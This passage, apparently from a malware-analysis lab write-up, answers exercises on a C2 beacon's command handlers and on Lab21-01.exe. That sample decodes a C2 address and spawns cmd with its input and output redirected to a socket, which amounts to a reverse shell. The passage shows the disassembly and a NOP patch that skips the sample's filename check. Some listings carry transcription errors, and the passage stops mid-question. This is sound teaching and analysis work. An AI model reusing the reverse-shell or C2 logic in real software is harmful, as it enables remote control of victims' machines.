This is case 0x65, and from the above we can see that this calls 'sub_402C70' before executing case 0x61. Examining 'sub_402C70' we can see that it calls 'sub_4027E0'. If we look into what 'sub_4027E0' is doing we can see a call to CreateFileA which in this instance looks to be getting a handle on a file before its bytes are read in a looping function and it is uploaded to the C2.

```

    push   0
    push   80000000h      ; dwDesiredAccess
    push   eax            ; lpFileName
    call   ds:CreateFileA
    mov    edi, eax
    cmp    edi, 0FFFFFFFh
    mov    [ebp+hObject], edi
    jnz    short loc_402858

```



This tells us that case 0x65 is likely designed to upload a file to the C2.

- loc 40254F


```
.text:0040254F ; CODE XREF: .text:0040252A↑j
.text:0040254F loc_40254F: ; DATA XREF: .text:off_4025C8↓o
.text:0040254F push    esi      ; case 0x66
.text:00402550 mov     ecx, ebx
.text:00402552 call    sub_402D30
.text:00402557 jmp     short loc_402561 ; case 0x61
```

This is case 0x66, and from the above we can see that this calls ‘sub_402D30’ before executing case 0x61. Examining ‘sub_402D30’ we find that this looks to be gathering information about the machine it is being run on which will be sent back to the C2.

This tells us that case 0x66 is likely designed to profile a system and send the information back to the C2.

v- What is the purpose of this program?


If we view 'sub_401EE0' which is run after taking the config.dat file as a parameter.



The screenshot shows a debugger window displaying assembly code. The code is as follows:

```
push    offset FileName ; "config.dat"
call    sub_401EE0
mov     esi, eax
jmp    short loc_403C2D
```

We can see this is once again creating an exception object, in addition to specifying the resources which are present for commands to be retrieved from the C2.



We also know that this sends a beacon to the C2 and has a number of operations which could occur based on the C2 server response including:


- Notifying the beacon to sleep for a specified number of seconds.
- Notifying the beacon to start an arbitrary process.
- Notifying the beacon to download a file from the C2.

- Notifying the beacon to upload a file to the C2.
- Notifying the beacon to profile a system and send the information back to the C2.

g- Analyze the code in Lab21-01.exe

i-What happens when you run this program without any parameters?

If we attempt to run this in a x86 (32-bit) OS, we're presented with an error message that it is not compatible with this version of windows as it has been compiled for a 64-bit OS.




Attempting to run this in a 64-bit OS with a tool such as procmon running reveals that it simply exits and doesn't do anything of interest.

Time ...	Process Name	PID	Operation	Path
2:03:1...	Lab21-01.exe	2468	Process Start	
2:03:1...	Lab21-01.exe	2468	Thread Create	
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\ntdll.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\Prefetch\LAB21-01.EXE-F0E4D618.pf
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Users\User\Desktop\BinaryCollection\Chapter_21L
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\kernel32.dll
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\KernelBase.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\conhost.exe
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\conhost.exe
2:03:1...	Lab21-01.exe	2468	Process Create	C:\Windows\System32\Conhost.exe
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\KernelBase.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\KernelBase.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\kernel32.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	QueryBasicInfor...	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\apphelp.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\ntdll.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\kernel32.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\KernelBase.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\apppatch\sysmain.sdb
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\apppatch\sysmain.sdb
2:03:1...	Lab21-01.exe	2468	QueryBasicInfor...	C:\Windows\apppatch\sysmain.sdb
2:03:1...	Lab21-01.exe	2468	QueryBasicInfor...	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\ws2_32.dll
2:03:1...	Lab21-01.exe	2468	Load Image	C:\Windows\System32\pcrt4.dll

2:03:1...	Lab21-01.exe	2468	Thread Create	
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\vpct4.dll
2:03:1...	Lab21-01.exe	2468	CreateFile	C:\Windows\System32\ws2_32.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Windows\System32\ws2_32.dll
2:03:1...	Lab21-01.exe	2468	QueryNameInfo...	C:\Users\User\Desktop\BinaryCollection\Chapter_21L\Lab21-01.exe
2:03:1...	Lab21-01.exe	2468	Thread Exit	
2:03:1...	Lab21-01.exe	2468	Thread Exit	
2:03:1...	Lab21-01.exe	2468	Process Exit	
2:03:1...	Lab21-01.exe	2468	RegSetValue	HKEY\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-38\Lab21-01.exe

ii- Depending on your version of IDA Pro, main may not be recognized automatically.
How can you identify the call to the main function?


If we open this in IDA Free 7.0 as a standard AMD64 PE file...




We find that we're dumped into the main function located at 0x1400010C0.

```
00000001400010C0 ; _main -> 00000001400010C0
00000001400010C0 : int _cdecl main(int argc, const char **argv, const char **envp)
00000001400010C0 main proc near
00000001400010C0
00000001400010C0     g= dword ptr -340h
00000001400010C0     dwFlags= dword ptr -338h
00000001400010C0     name= sockaddr ptr -330h
00000001400010C0     NSAData= WSADATA ptr -320h
00000001400010C0     var_181= byte ptr -181h
00000001400010C0     Str1= byte ptr -180h
00000001400010C0     var_17C= dword ptr -17Ch
00000001400010C0     var_170= xmword ptr -170h
00000001400010C0     var_160= qword ptr -160h
00000001400010C0     var_158= qword ptr -158h
00000001400010C0     var_150= qword ptr -150h
00000001400010C0     var_148= qword ptr -148h
```

If we instead open this in another disassembler which doesn't identify the main function, in this case we'll open it in Cutter, if we enable offset visibility in Cutter preferences, we can see we start at 0x140001750.



To identify the call to our main function we will need to look for a call, likely after any 'GetCommandLineA' checks which may be present. If we examine the underlying structure of this PE file using Detect-It-Easy (DIE), we can see it was created in C++.



iii- What is being stored on the stack in the instructions from 0x0000000140001150 to 0x0000000140001161?

If we jump to '0x140001150', we can see that some large hexadecimal values are being stored on the stack.

If we press 'R' on these to convert them to an ASCII string, we find the following.

```

0000000140001150 mov    byte ptr [rbp+260h+var_170+0Ch], 0
0000000140001157 mov    dword ptr [rbp+260h+Str1], 2E6C636Fh
0000000140001161 mov    [rbp+260h+var_17C], 657865h
000000014000116B mov    [rbp+260h+var_140], al
0000000140001171 mov    [rbp+260h+Filename], 0
0000000140001178 call   memset
000000014000117D lea    rdx, [rbp+260h+Filename] ; lpFilename
0000000140001184 mov    r8d, 10Eh      ; nSize
000000014000118A xor    ecx, ecx      ; hModule
000000014000118C call   cs:GetModuleFileNameA
0000000140001192 lea    rcx, [rbp+260h+Filename] ; Str

```

At first glance it looks like the string '.lcoexe' is being stored on the stack; however, this is because x86 and x64 assembly is little-endian (reversed). As IDA has interpreted this as a hex value rather than a string, converting it results in backwards values. If we reverse this we find the following string stored on the stack.

ocl.exe


This is the same value we saw in Lab09-02. Given this, it's possible the program needs to be called ocl.exe in order for it to run correctly.

iv- How can you get this program to run its payload without changing the filename of the executable?

If we examine 0x14000120C we can see that a string comparison looks to take place which is likely looking for very specific conditions to be met to allow the malware to run (possibly checking if it is named ocl.exe).



When this comparison fails, the program makes a jump to 0x14000120E, which then makes a jump past the primary functions of this malware at 0x140001213, to loc_1400013D7.



One way we can make this program run its payload without changing the filename is to ensure that even after it fails this check, instead of jumping to loc_1400013D7, it flows right into the primary function which triggers the payload.

If we run this in a debugger such as x64dbg (at this point we're introducing a newer, more robust debugger which supports 64-bit debugging), we can find the jump located at 0x140001213.

The screenshot shows the x64dbg interface with the assembly and memory tabs open. In the assembly window, the instruction at address 0x140001213 is highlighted in yellow. This instruction is a call to the function lab21-01.140001440. In the memory dump window, the byte at address 0x140001213 is shown in hex as E9 BF 01 00 00, which corresponds to the opcode for a relative jump. The assembly window also shows the subsequent instructions, including the jump to 0x140001218 and the start of the payload.

From here it can be modified to instead perform no operation, effectively allowing the program to flow into its payload.

The screenshot shows the assembly window after the modification. The instruction at address 0x140001213 has been changed to a NOP (opcode 90), effectively bypassing the original jump. The assembly window shows the modified instruction and the subsequent payload code.

```

000000014000123A 8D50 01
000000014000123D 44:8D40 06
0000000140001241 45:3C9
0000000140001244 41:8BCE
0000000140001247 895C24 28
000000014000124B 895C24 20
000000014000124E FF15 9B5F0000
0000000140001255 48:8BD8
0000000140001258 48:83F8 FF
000000014000125C 0F84 4F010000
0000000140001262 48:898424 70030000
000000014000126A B9 00010000
000000014000126F 4C:89A424 78030000
0000000140001277 4C:89AC24 80030000
000000014000127F E8 74020000
0000000140001284 48:83C9 FF
0000000140001288 4C:8BD8
000000014000128B 33C0
000000014000128D 48:8D8D F0000000
0000000140001296 F2:AE
000000014000129D 4C:8D85 01010000
00000001400012A4 4C:8D8D 02010000
00000001400012AB 4C:8D95 03010000
00000001400012B2 48:F7D1

lea edx,qword ptr ds:[rax+1]
lea r8d,qword ptr ds:[rax+6]
xor r9d,r9d
mov ecx,r14d
mov dword ptr ss:[rsp+28],ebx
mov dword ptr ss:[rsp+20],ebx
call qword ptr ds:[<&WSASocketA>]
mov rbx,rax
cmp rax,FFFFFFFFFFFFFFFFFF
je lab21-01.1400013B1
mov qword ptr ss:[rsp+370],rsi
mov ecx,100
mov qword ptr ss:[rsp+378],r12
mov qword ptr ss:[rsp+380],r13
call lab21-01.1400014F8
or rcx,FFFFFFFFFFFFFFFFFF
mov r11,rax
xor eax,eax
lea rdi,qword ptr ss:[rbp+F0]
repne scasb
lea r8,qword ptr ss:[rbp+101]
lea r9,qword ptr ss:[rbp+102]
lea rdi,qword ptr ss:[rbp+100]
lea r10,qword ptr ss:[rbp+103]
not rcx

```

.text:0000000140001213 lab21-01.exe:\$1213 #613

Address	Hex	ASCII
0000000140001218	90 90 90 90 90 90 48 8D 54 24 40 B9 02 02 00 00 FF	...H.T\$@'...y
0000000140001222	15 8C 00 00 00 00 85 C0 75 E2 4C 89 B4 24 88 03 00	...AuÅl. \$...
0000000140001233	00 41 BE 02 00 00 00 80 50 01 44 8D 40 06 45 33	A%...P.D.@.E3
0000000140001243	C9 41 88 CE 89 5C 24 28 89 5C 24 20 FF 15 9B 5F	É.A.I.\$(.\\\$ y...
0000000140001253	00 00 48 8B D8 48 83 F8 FF 0F 84 4F 01 00 00 48	;.H.OH.øy..O..H
0000000140001263	89 B4 24 70 03 00 00 B9 00 01 00 00 4C 89 A4 24	.\$.p...'.L..H\$
0000000140001273	78 03 00 00 4C 89 AC 24 80 03 00 00 E8 74 02 00	x...L.-\$..et..
0000000140001283	00 48 83 C9 FF 4C 88 D8 33 C0 48 8D BD F0 00 00	.H.ÝL.Ø3AH.%0..
0000000140001293	00 F2 AE 4C 8D 85 01 01 00 00 4C 8D 8D 02 01 00	.ø@L....L....
00000001400012A3	00 48 8D BD 00 01 00 00 4C 8D 95 03 01 00 00 48	.H.%...L....H
00000001400012B3	F7 D1 4D 2B C3 4D 2B CB 49 2B FB 4C 8D 69 FF 45	+NM+AM+E1+ÜL.iÿE
00000001400012C3	88 E6 49 8B F3 4D 2B D3 0F 1F 44 00 00 41 8D 44	.æI.OM+O..D..A.D

If we set a breakpoint at our new NOP values, we can use F9 to run the program and see it hits them without issue. If we then hold F8 to step over functions, we will begin to see a decoding routine runs which gives us a known C2.

Address	Hex	ASCII
0000000140001213	90 90 90 90 90 90 48 8D 54 24 40 B9 02 02 00 00 FF	...H.T\$@'...y
0000000140001223	15 8C 00 00 00 00 85 C0 75 E2 4C 89 B4 24 88 03 00	...AuÅl. \$...
0000000140001233	00 41 BE 02 00 00 00 80 50 01 44 8D 40 06 45 33	A%...P.D.@.E3
0000000140001243	C9 41 88 CE 89 5C 24 28 89 5C 24 20 FF 15 9B 5F	É.A.I.\$(.\\\$ y...
0000000140001253	00 00 48 8B D8 48 83 F8 FF 0F 84 4F 01 00 00 48	;.H.OH.øy..O..H
0000000140001263	89 B4 24 70 03 00 00 B9 00 01 00 00 4C 89 A4 24	.\$.p...'.L..H\$
0000000140001273	78 03 00 00 4C 89 AC 24 80 03 00 00 E8 74 02 00	x...L.-\$..et..
0000000140001283	00 48 83 C9 FF 4C 88 D8 33 C0 48 8D BD F0 00 00	.H.ÝL.Ø3AH.%0..
0000000140001293	00 F2 AE 4C 8D 85 01 01 00 00 4C 8D 8D 02 01 00	.ø@L....L....
00000001400012A3	00 48 8D BD 00 01 00 00 4C 8D 95 03 01 00 00 48	.H.%...L....H
00000001400012B3	F7 D1 4D 2B C3 4D 2B CB 49 2B FB 4C 8D 69 FF 45	+NM+AM+E1+ÜL.iÿE
00000001400012C3	88 E6 49 8B F3 4D 2B D3 0F 1F 44 00 00 41 8D 44	.æI.OM+O..D..A.D

At this point we can be confident that the check used to determine if the filename of the executable is correct has been bypassed.

v- Which two strings are being compared by the call to strncmp at 0x0000000140001205?

Using x64dbg we can easily create a breakpoint at 0x140001205 and see the two strings being compared stored in RCX and RDX. After setting a breakpoint and pressing F9, to run the program until we hit it, we can see the values being compared are the binary name (Lab21-01.exe) and the string jzm.exe.

Based on this we know that some transformations must be occurring on the string ocl.exe before being used in this comparison.

vi- Does the function at 0x00000001400013C8 take any parameters?

Jumping to the function at 0x1400013C8, it isn't immediately obvious in IDA or x64dbg how many parameters it takes, but what we do see is RBX being moved into RCX.

Because we know RCX, RDX, R8, and R9 are the first 4 parameters of any given function call in a 64-bit OS, we know that whatever is within RBX at the time of this call will be passed to the function at 0x1400013C8 (sub_140001000). By looking at what is being passed to this in IDA prior to the call, we can see that it is RAX, or more specifically a pointer to the socket returned by WSASocketA.

```

0000000140001218
0000000140001218 loc_140001218:           ; lpWSADATA
0000000140001218 lea    rdx, [rsp+360h+WSADATA]
000000014000121D mov    ecx, 202h          ; wVersionRequested
0000000140001222 call   cs:WSASStartup
0000000140001228 test   eax, eax
000000014000122A jnz   short loc_14000120E

000000014000122C
000000014000122C loc_14000122C:
000000014000122C mov    [rsp+360h+arg_18], r14
0000000140001234 mov    r14d, 2
000000014000123A lea    edx, [rax+1]      ; type
000000014000123D lea    r8d, [rax+6]      ; protocol
0000000140001241 xor    r9d, r9d          ; lpProtocolInfo
0000000140001244 mov    ecx, r14d         : af
0000000140001247 mov    [rsp+360h+dwFlags], ebx ; dwFlags
000000014000124B mov    [rsp+360h+g], ebx ; g
000000014000124F call   cs:WSASocketA
0000000140001255 mov    rbx, rax
0000000140001258 cmp    rax, 0xFFFFFFFFFFFFFFh
000000014000125C jz    loc_1400013B1

```

By viewing the start of sub_140001000 in IDA we can also see that rcx is being stored back into rbx which is then being used for the standard input, output, and error destination meaning that all output will be redirected to this socket.

```

0000000140001000 ;org 140001000
0000000140001000 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
0000000140001000
0000000140001000
0000000140001000 sub_140001000 proc near
0000000140001000
0000000140001000 bInheritHandles= dword ptr -0C8h
0000000140001000 dwCreationFlags= dword ptr -0C0h
0000000140001000 lpEnvironment= qword ptr -0B8h
0000000140001000 lpCurrentDirectory= qword ptr -0B0h
0000000140001000 lpStartupInfo= qword ptr -0A8h
0000000140001000 lpProcessInformation= qword ptr -0A0h
0000000140001000 ProcessInformation= _PROCESS_INFORMATION ptr -98h
0000000140001000 StartupInfo= _STARTUPINFOA ptr -78h
0000000140001000
0000000140001000 push    rbx
0000000140001002 sub     rsp, 0E0h
0000000140001009 xor     edx, edx      ; Val
0000000140001008 mov     rbx, rcx
000000014000100E lea     rcx, [rsp+0E8h+StartupInfo] ; Dst
0000000140001013 lea     r8d, [rdx+68h]   ; Size
0000000140001017 call    rax
000000014000101C xor     rdx, eax
000000014000101E lea     rdx, CommandLine ; "cmd"
0000000140001025 mov     [rsp+0E8h+ProcessInformation.hProcess], rax
000000014000102A mov     [rsp+0E8h+ProcessInformation.hThread], rax
000000014000102F mov     qword ptr [rsp+0E8h+ProcessInformation.dwProcessId], rax
0000000140001034 lea     rax, [rsp+0E8h+ProcessInformation]
0000000140001039 xor     r9d, r9d      ; lpThreadAttributes
000000014000103C xor     r8d, r8d      ; lpProcessAttributes
000000014000103F mov     [rsp+0E8h+lpProcessInformation], rax ; lpProcessInformation
0000000140001044 lea     rax, [rsp+0E8h+StartupInfo]
0000000140001049 xor     ecx, ecx      ; lpApplicationName
000000014000104B mov     [rsp+0E8h+lpStartupInfo], rax ; lpStartupInfo
0000000140001050 ...

```

```

0000000014000104D mov    [rsp+0E8h+lpStartupInfo], rdx ; lpStartupInfo
00000000140001050 xor    eax, eax
00000000140001052 mov    [rsp+0E8h+StartupInfo.cb], 68h
0000000014000105A mov    [rsp+0E8h+lpCurrentDirectory], rax ; lpCurrentDirectory
0000000014000105F mov    [rsp+0E8h+lpEnvironment], rax ; lpEnvironment
00000000140001064 mov    [rsp+0E8h+dwCreationFlags], eax ; dwCreationFlags
00000000140001068 mov    [rsp+0E8h+bInheritHandles], 1 ; bInheritHandles
00000000140001070 mov    [rsp+0E8h+StartupInfo.dwFlags], 100h
00000000140001078 mov    [rsp+0E8h+StartupInfo.hStdInput], rbx
00000000140001083 mov    [rsp+0E8h+StartupInfo.hStdError], rbx
0000000014000108B mov    [rsp+0E8h+StartupInfo.hStdOutput], rbx
00000000140001093 call   cs>CreateProcessA
00000000140001099 mov    rcx, [rsp+0E8h+ProcessInformation.hProcess] ; hHandle
0000000014000109E or    edx, 0FFFFFFFh ; dwMilliseconds
000000001400010A1 call   cs:WaitForSingleObject
000000001400010A7 xor    eax, eax
000000001400010A9 add    rsp, 0E0h
000000001400010B0 pop    rbx
000000001400010B1 retn
000000001400010B1 sub_140001000 endp
000000001400010B1

```

Based on this we know that the function at 0x1400013C8 takes 1 parameter, the socket to our C2.

vii- How many arguments are passed to the call to CreateProcess at 0x00000000140001093? How do you know?

It's not immediately clear how many arguments are passed to the call to CreateProcessA at 0x140001093.

```

